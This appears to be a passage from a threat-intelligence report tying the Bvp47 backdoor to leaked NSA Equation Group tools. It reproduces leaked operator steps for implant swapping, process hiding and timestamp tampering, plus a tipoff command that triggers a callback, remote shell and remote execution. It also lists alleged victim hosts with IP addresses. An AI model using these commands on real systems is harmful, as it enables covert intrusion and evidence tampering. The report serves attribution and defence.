dewdrop_v_3.1.3	3_sparc-sun-solaris	37,832	10/31/2009 07:11 -a--
dewdrop_v_3.1.1	2_x86-junos	89,872	10/21/2009 01:28 -a--
dewdrop_v_3.0.16.1_x86-junos-8	5	22,304	06/18/2009 08:12 -a--
dewdrop_v_3.0.15	3_x86_64-linux	39,265	12/13/2008 09:44 -a--
dewdrop_v_3.0.15	1_sparc-sun-solaris	35,247	12/09/2008 09:39 -a--
dewdrop_v_3.0.15	2_x86-linux	38,733	12/09/2008 09:28 -a--
dewdrop_v_3.0.13	1_sparc64-freebsd	156,576	10/29/2008 07:57 -a--
dewdrop_v_3.0.12	1_x86-freebsd	80,142	10/29/2008 07:56 -a--
dewdrop_v_3.0.11.1_hppa2.0w-hp-hpux11	11	344,064	06/14/2008 03:30 -a--
dewdrop_v_3.0.9	2_x86-freebsd-6	43,684	03/07/2008 21:03 -a--
dewdrop_v_3.0.9	1_x86_64-linux	59,361	02/29/2008 06:10 -a--
dewdrop_v_3.0.8.4_sparc-sun-solaris2	7	52,504	02/09/2008 13:54 -a--
dewdrop_v_3.0.8	3_i386-pc-solaris	46,628	02/09/2008 13:50 -a--
dewdrop_v_3.0.8	2_sparc-sun-solaris	52,516	02/09/2008 12:38 -a--
dewdrop_v_3.0.8	1_x86-linux	52,045	02/09/2008 07:33 -a--
dewdrop_v_3.0.7.2_x86-freebsd-6	2	43,684	11/29/2007 09:16 -a--
dewdrop_v_3.0.7	1_sparc-sun-solaris	52,516	11/29/2007 09:14 -a--
dewdrop_v_3.0.6	1_sparc-sun-solaris	52,500	09/20/2007 03:27 -a--
dewdrop_v_3.0.6.2_sparc-sun-solaris2	7	52,484	09/20/2007 03:07 -a--
dewdrop_v_3.0.2.5_x86-freebsd-6	2	39,580	08/08/2007 23:44 -a--
dewdrop_v_3.0.2	3_i386-pc-solaris	46,036	05/03/2007 03:52 -a--
dewdrop_v_3.0.2	2_x86-linux	51,821	05/03/2007 03:52 -a--

The operating system supported by StoicSurgeon basically covers mainstream Linux distributions,JUNOS,FreeBSD,Solaris,etc.

EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.19.1_x86_64-linux-astaro
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.41.4_x86_64-linux-astaro-8.3
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.47.2_x86_64-linux-astaro-8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5.id0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.8.1_x86-junos-8.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.7.8.2_x86-junos-9.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.8.1_x86-junos-8.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.34.3_x86-junos-8.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5.id1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.9.1_x86_64-linux-suse-10.1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.0.6_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.11.4_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.12.10_x86_64-linux-centos-4.8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.18.2_x86_64-linux-redhat-enterprise-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.19.1_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.4.5_x86_64-linux-suse-enterprise-10.2
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.7.1_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.1.4_x86_64-linux-redhat-enterprise-5.5.nam
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.14.5_x86_64-freebsd-7.2
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.18.1_x86_64-freebsd-potbed-cache55
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.17.2_x86-linux-tilttop-ns-vega.int.ru
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.21.1_x86-linux-centos-wax-5.x
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.23.1_x86-linux-debian-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.24.2_error_x86_linux_fedora7_i386_linux
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.0.3_x86_64-freebsd-potbed-cache55
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.0.2_x86_64-freebsd-7.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.20.1_x86-freebsd-6.1-wickedviper-ns4.ainf.ru
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.31.7_x86_64-linux-centos-4.6
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.32.5_x86_64-linux-redhat-enterprise-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.35.1_error_x86_64_linux_debian_4.0_bin
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.4.35.3_x86_64-linux-complexpuzzle-argos.b.de.kcce.net
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.12.6_x86_64-linux-centos-4.4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.12.8_x86_64-linux-centos-5.3
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.14.1_x86_64-linux-redhat-enterprise-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.16.13_x86_64-linux-debian-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.16.15_x86_64-linux-redhat-enterprise-4.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.16.16_x86_64-linux-redhat-enterprise-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.17.13_x86_64-linux-centos-5.1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.17.22_x86_64-linux-suse-10.1
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.19.1_x86_64-linux-redhat-enterprise-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.21.3_x86_64-linux-centos-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.22.2_x86_64-linux-redhat-enterprise-5.4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.22.5_x86_64-linux-debian-5.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.23.1_x86_64-linux-vinifera-ie103
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.23.3_x86_64-linux-centos-5.4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.26.4_error_x86_64_linux_suse_enterprise_10.2_bin
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.29.5_x86_64-linux-centos-5.5
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.31.8_x86_64-linux-centos-5.3
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.5.26.2_x86_64-freebsd-7.0
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.12.3_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.6.13.1_sparc-sun-solaris2.10
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.2.1_x86-linux-2.4-tilttop-comet_emx_ns
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.3.1_x86-linux-slackware-10.2
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.4.1_x86-linux-fedora4
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.20.3_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.24.3_sparc-sun-solaris2.8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.27.4_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.1.38.1_sparc-sun-solaris2.8
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.2.7.1_sparc-sun-solaris2.9
EQGRP-master\archive_files\stoicctrls\stoicctrls\stoicsurgeon_ctrl__v__1.2.7.2_sparc-sun-solaris2.8

How to upgrade from Incision to Stoicsurgeon is provided in the file "user.tool.linux.remove_install_ss.COMMON".

```
### Upgrading a Linux Incision to a Stoicsurgeon

### Step 1: Trigger Incision or -elevate

### Step 2: Save timestamps of affected files/directories
stat -t /dev /sbin /sbin/init /dev/ttyi* >L:/current/down/beforetimes

### Step 3: Upload dittlelight
-put /current/up/hidelite.linux h

### Step 4: Need a nopen callback window to use dittlelight (will not
###         work on any pids with parents that aren't 1, and callback
###         windows do that)
-nrtun PORT
-call REDIR_IP:PORT

### Step 5: In the callback window, get your PID (and make sure the
###         PPID is 1
-pid

### Step 6: Unhide your callback window
./h -u -p CALLBACK_PID

### Step 7: Make sure you are unhidden by comparing process listings
###         and directory listings, and there should be differences
ps -ef | grep sendmail
-lt /dev/ttyi*

### Step 8: In unhidden window, trigger Incision self-destruct
touch /dev/ttyia3

### Step 9: Repeat step 7, except now instead of being different,
###         the two windows should now be the same because Incision
###         is gone, so everything is unhidden
ps -ef | grep sendmail
-lt /dev/ttyi*

### Step 10: Remove file we touched/"created"
-rm /dev/ttyia3

### Step 11: At this point, follow the "user.tool.stoicsurgeon"
### script in /current/etc to install Stoicsurgeon

### Step 12: Once Stoicsurgeon is installed, restore timestamps
###          for the files/dirs affected by the Incision uninstall
###          These are saved in "/current/down/beforetimes" from Step 2
###          NOTE: If "-ctrl" does not work, upload and run the standalone
###                "Ctrl" program, computing the SEED variable as described
###                in the "user.tool.stoicsurgeon" script if needed, or
###                you can trigger and not need the SEED
-ctrl -s /sbin/init ATIME 0 MTIME 0 CTIME 0
-ctrl -s /sbin ATIME 0 MTIME 0 CTIME 0
-ctrl -s /dev ATIME 0 MTIME 0 CTIME 0
```

Full Control Command Line

Bounce back connection operation of Bvp47 backdoor can be done by following command:

> **#./tipoffs/dewdrop_tipoff** --trigger-address 11.22.33.44 --target-address 12.34.56.78 --target-protocol tcp --target-port 1357 --callback-address 13.24.57.68 --callback-port 2468 --start-ish

Among them, ish corresponds to the file ish in the \eqgrp-auction-file\Linux\bin directory, combined with the leaked ish tool, successfully activated the backdoor Bvp47, completed the remote download execution function, and opened the remote shell.

In addition, there are other commands to remotely execute the specified program:

```
[root@localhost Desktop]# ./tipoff -t 192.168.91.132 -a 192.168.91.130:2468    -s 192.168.91.150 -r icmp --execute /root/Desktop/a.out
TRIGGER DATA
  COMMAND                 = 0x04
  DESTINATION ADDRESS     = 192.168.91.132
  TRANSPORT PROTOCOL      = icmp (1)
  TIME STAMP              = Thu Jan 28 00:37:12 2021 (1611823032)
  TIME SKEW               = 43200
  ICMP TYPE, CODE         = 8, 0
  CALLBACK ADDRESS        = 192.168.91.130:2468
  SOURCE ADDRESS          = 192.168.91.150:20233
  START OF TRIGGER        = 0x7f27
Execute_connect: Listening 0.0.0.0:2468
Execute_connect: Accepted connection 192.168.91.132:32941
Execute_transmit: Received platform information:
  "Linux localhost.localdomain 2.6.9-55.EL #1 Fri Apr 20 16:35:59 EDT 2007 i686 (none)"
Execute_transmit: Calculated Adler32 0xadac7974
Execute_transmit: Sending 4773 bytes...
Execute_transmit: Sent 4096 bytes
Execute_transmit: Server calculated Adler32 0xadac7974
Execute_transmit: Forked process 10955, "modload ".  Return Code = 0x00
Execute_transmit: done
[root@localhost Desktop]#
```

Connection with Snowden Incident

In December 2013, the German media "Der Spiegel" published an NSA ANT catalog with 50 pictures. This is a series of top-secret materials compiled by the NSA in 2008-2009, including the use of a series of advanced hacking tools. The source of information may come from Edward Snowden or another unknown intelligence provider [Reference 3].


The FOXACID-Server-SOP-Redacted.pdf file in the NSA ANT catalog [Reference 4], that is, the "Acid Fox" Project-Server Standard Operating Procedure Revision, NSA Vulnerability Attack Operating Platform Functional Description and User Manual, in this standard work. The document describes the mandatory unique identification code required for the job, "ace02468bdf13579".

1. The Tag Maker is separate from the Project Tracker. Any servers/domains that were added to one must also be added to the other. Buttons on the left allow you to add tags, domains, and servers.
2. To add a tag click on the "Add a Tag" button.
3. Add in the Project Name (all caps), select the server, add a TLN or a place holder "[TLN]/[HMAC]" if there is no TLN (if the Op will be using HMACs), and MSGID.
4. For MSGID you can use either a normal MSGID from \\Nfs9\foxacid\docs \DeploymentCategories.xls
5. OR if the project is going to be using SECONDDATE, you must use the "ace02468bdf13579" MSGID. This is mandatory in all SECONDDATE operations. This creates a date time stamp when the tag is being used. This time stamp prevents constant re-exploitation from the target hitting the back button in their browser.
6. To reference other tags on the server, click "View Server Tags".
7. To reference all other tags, click "View All Tags"
8. When creating a tag, there are drop down menus to select each portion of the tag.
9. Domain: Completely arbitrary.
10. Path/Plugin-type: Also completely arbitrary
11. List Begin/End: Again, arbitrary. NOTE: When you select the List Begin, it will automatically select the proper List End.

28


TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL
D R A F T

In the compressed eqgrp-free-file.tar.xz.gpg leaked by Shadow Brokers, SecondDate-3021.exe， in the \eqgrp-free-file\Firewall\BANANAGLEE\BG3000\Install\LP\Modules\PIX\ directory， also has a unique identification code of "ace02468bdf13579", and the file name “SecondDate” conforms to the standard of operation document.



If SecondDate-3021.exe is just a coincidence， string "ace02468bdf13579" appears in the 47 files related to the tool named SecondDate in the leaked tool set, which is obviously not a coincidence that can be explained.

And in a SecondDate file named \eqgrp-free-file\Firewall\SCRIPTS\ directory, it describes how to use SecenData, which is consistent with the description of FOXACID-Server-SOP-Redacted.pdf mentioned earlier.



After analyzing more than 90 programs related to SecondDate, it is found that the SecondDate program spans multiple platforms and architectures, such as Windows, Linux, Solaris, etc. The types from executable files to shellcode are very comprehensive, and it has undergone multiple iterations of the lowest version. 1.3.0.1 was created in May 2007, and the highest version 3.0.3.6 was created in October 2013. The starting time was in line with the top-secret electronic monitoring plan implemented in 2007 as described by the PRISM Project (PRISM), and it lasted as long as 6 years. The iterative version, perfect cross-platform, support for various architectures, and diversified startup methods imply the strong organizational and technical capabilities behind the project.

Moreover, the relationship between STOICSURGEON and the SECONDDATE program is also clarified in the opscript.txt in the "EquationGroup-master\Linux\etc" directory:

```
10405 #########
10406 # DEPLOY
10407 #########
10408
10409 # if the target box rebooted, you'll have to deploy the tool
10410 # connect via -irtun
10411
10412 # hidden_dir            - hidden directoy on the target
10413 #                         INCISION targets will have a manually created hidden directory
10414 #                         STOICSURGEON targets can run SECONDDATE from the STOICSURGEON directory
10415 # sd_binary _path       - where the SECONDATE binaries are lcoated on the ops box:
10416 #                         /current/bin/sd/1.1.1.1/Binaries
10417 # implant_filename      - what you want to call the SECONDDATE binary on target
10418
10419 mx
10420 :%s:HIDDEN_DIR:HIDDEN_DIR:g
10421 :%s/SD_BINARY_PATH/SD_BINARY_PATH/g
10422 :%s/IMPLANT_FILENAME/IMPLANT_FILENAME/g
10423 `x
10424
10425 # INCISION targets; skip if STOICSURGEON
10426 # create hidden directory on linux target if you don't have one already
10427 # mkdir -p /tmp/.<name_of_dir_to_hide>; __HMODE__=enable touch /tmp/.<name_ofdir_to_hide>
10428 # try to use a drectory name that blends in on teh target
10429 # example:
10430 # mkdir -p /tmp/.orbit561; __HMODE__=enable touch /tmp/.orbit561
10431 mkdir -p HIDDEN_DIR; __HMODE__=enable touch HIDDEN_DIR
10432
10433 # make sure the directory was created
10434 -ls HIDDEN_DIR
```

Therefore, there are enough reasons to believe that the two compressed files leaked by Shadow Brokers in 2016 and 2017 belonged to the NSA Equation group's hacking tools.

Bvp47—US NSA's Top-tier Backdoor

1. The unique feature identifier "ace02468bdf13579" in the hacker tool mentioned in the material of the NSA ANT catalog FOXACID-Server-SOP-Redacted.pdf has appeared in the tool set of "The Shadow Brokers Leaks" many times;


2. The RSA private key in the Bvp47 backdoor program exists in the tool tipoff-BIN of "The Shadow Brokers Leaks";

3. Use the tool tipoff-BIN of "The Shadow Brokers Leaks" to directly activate the moule Dewdrops of the backdoor Bvp47, and Dewdrop and STOICSURGEON were belong to the same series backdoor ;

4. It is finally determined that the Bvp47 backdoor is assembled by the "The Shadow Brokers Leaks" tool module, that is, Bvp47 belongs to the top backdoor of the Equation group of US NSA;

5. Global Victims

The victims in 2017 Shadow Brokers leak



A list of potential Dewdrop, StoicSurgeon and Incision backdoor victims is provided in the eqgrp-auction-file.tar.xz.gpg file\Linux\bin\varkeys\pitchimpair\ directory. The victims are all over the world, including some key units of China:

Domain name	IP	Country	Details
sonatns.sonatrach.dz	193.194.75.35	Algeria	Algeria
enterprise.telesat.com.co	66.128.32.67	Argentina	North America
voyager1.telesat.com.co	66.128.32.68	Argentina	North America
metcoc5cm.clarent.com	213.132.50.10	Argentina	United Arab Emirates DU Telecom
iti-idsc.net.eg	163.121.12.2	Egypt	Egypt
mbox.com.eg	213.212.208.10	Egypt	Egypt
pksweb.austria.eu.net	193.154.165.79	Austria	Austria
opserver01.iti.net.pk	202.125.138.184	Pakistan	Pakistan
sussi.cressoft.com.pk	202.125.140.194	Pakistan	Pakistan
ns1.multi.net.pk	202.141.224.34	Pakistan	Pakistan
mpkhi-bk.multi.net.pk	202.141.224.40	Pakistan	Pakistan
tx.micro.net.pk	203.135.2.194	Pakistan	Pakistan

pop.net21pk.com	203.135.45.66	Pakistan	Pakistan
connection1.connection.com.br	200.160.208.4	Brazil	Brazil Sao Paulo
connection2.connection.com.br	200.160.208.8	Brazil	Brazil Sao Paulo
vnet3.vub.ac.be	134.184.15.13	Belgium	Free University of Brussels, Belgium
debby.vub.ac.be	134.184.15.79	Belgium	Free University of Brussels, Belgium
theta.uoks.uj.edu.pl	149.156.89.30	Poland	Poland academic centre in Southern Poland
rabbit.uj.edu.pl	149.156.89.33	Poland	Poland academic centre in Southern Poland
okapi.ict.pwr.wroc.pl	156.17.42.30	Poland	Poland Education Network
ids2.int.ids.pl	195.117.3.32	Poland	Poland
most.cob.net.ba	195.222.48.5	Bosnia	Bosnia and Herzegovina
webnetra.entelnet.bo	166.114.10.28	Bolivia	Bolivia
ns1.btc.bw	168.167.168.34	Botswana	Botswana
mailhost.fh-muenchen.de	129.187.244.204	Germany	eibniz Rechenzentrum, Munich, Bavaria, Germany
sunbath.rrze.uni--erlangen.de	131.188.3.200	Germany	University of Erlangen-Nuremberg, Germany
niveau.math.uni-bremen.de	134.102.124.201	Germany	University of Bremen, Germany
s03.informatik.uni-bremin.de	134.102.201.53	Germany	University of Bremen, Germany
kalliope.rz.unibw--muenchen.de	137.193.10.12	Germany	Bundeswehr University Munich, Germany
kommsrv.rz.unibw-muenchen.de	137.193.10.8	Germany	Bundeswehr University Munich, Germany
servercip92.e-technik.uni-rostock.de	139.30.200.132	Germany	Germany
paula.e-technik.uni-rostock.de	139.30.200.225	Germany	Germany
pastow.e-technik.uni-rostock.de	139.30.200.36	Germany	Germany
xilinx.e-technik.uni-rostock.de	139.30.202.12	Germany	Germany
asic.e-technik.uni-rostock.de	139.30.202.8	Germany	Germany
jupiter.mni.fh.giessen.de	212.201.7.17	Germany	Giessen-Friedberg University of Applied Sciences, Germany
saturn.mni.fh-giessen.de	212.201.7.21	Germany	Giessen-Friedberg University of Applied Sciences, Germany
n02.unternehmen.com	62.116.144.147	Germany	InterNetX, Munich, Bavaria, Germany
no1.unternehemen.com	62.116.144.150	Germany	InterNetX, Munich, Bavaria, Germany
no3.unternehmen.org	62.116.144.190	Germany	InterNetX, Munich, Bavaria, Germany
unk.vver.kiae.rr	144.206.175.2	The Russian Federation	Kurchatov Institute of Atomic Energy, Russia
sunhe.jinr.ru	159.93.18.100	The Russian Federation	Dubna University, Russia
mail.ioc.ac.ru	193.233.3.6	The Russian Federation	Russia
www.nursat.kz	194.226.128.26	The Russian Federation	Russia
kserv.krldysh.ru	194.226.57.53	The Russian Federation	Russia
ns2.rosprint.ru	194.84.23.125	The Russian Federation	Russia
gate.technopolis.kirov.ru	217.9.148.61	The Russian Federation	Russia
jur.unn.ac.ru	62.76.114.22	The Russian Federation	Russia

ns1.bttc.ru	80.82.162.118	The Russian Federation	Russia
spirit.das2.ru	81.94.47.83	The Russian Federation	Russia
m0-s.san.ru	88.147.128.28	The Russian Federation	Russia
tayuman.info.com.ph	203.172.11.21	Philippine	Philippine
ns2-backup.tpo.fi	193.185.60.40	Finland	Finland
mail.tpo.fi	193.185.60.42	Finland	Finland
ns.youngdong.ac.kr	202.30.58.1	South Korea	South Korea
ns1.youngdong.ac.kr	202.30.58.5	South Korea	South Korea
ns.kix.ne.kr	202.30.94.10	South Korea	South Korea National Infomation Society Agency
ns.khmc.or.kr	203.231.128.1	South Korea	South Korea KYUNG-HEE UNIVERSITY
ns.hanseo.ac.kr	203.234.72.1	South Korea	South Korea KT Telecom
mail.hanseo.ac.kr	203.234.72.4	South Korea	South Korea KT Telecom
sky.kies.co.kr	203.236.114.1	South Korea	South Korea
smuc.smuc.ac.kr	203.237.176.1	South Korea	South Korea Education Network
ns.anseo.dankook.ac.kr	203.237.216.2	South Korea	South Korea Education Network
myhome.elim.net	203.239.130.7	South Korea	South Korea
ns.kimm.re.kr	203.241.84.10	South Korea	South Korea KOREA INSTITUTE OF MACHINERY & MATERIALS
mail.howon.ac.kr	203.246.64.14	South Korea	South Korea Education Network
ns.hufs.ac.kr	203.253.64.1	South Korea	South Korea Hankuk University of Foreign Studies
san.hufs.ac.kr	203.253.64.2	South Korea	South Korea Hankuk University of Foreign Studies
ns.icu.ac.kr	210.107.128.31	South Korea	Sejong University, South Korea
winner.hallym.ac.kr	210.115.225.10	South Korea	South Korea
ns.hallym.ac.kr	210.115.225.11	South Korea	South Korea
winners.yonsei.ac.kr	210.115.225.14	South Korea	South Korea
e3000.hallym.ac.kr	210.115.225.16	South Korea	South Korea
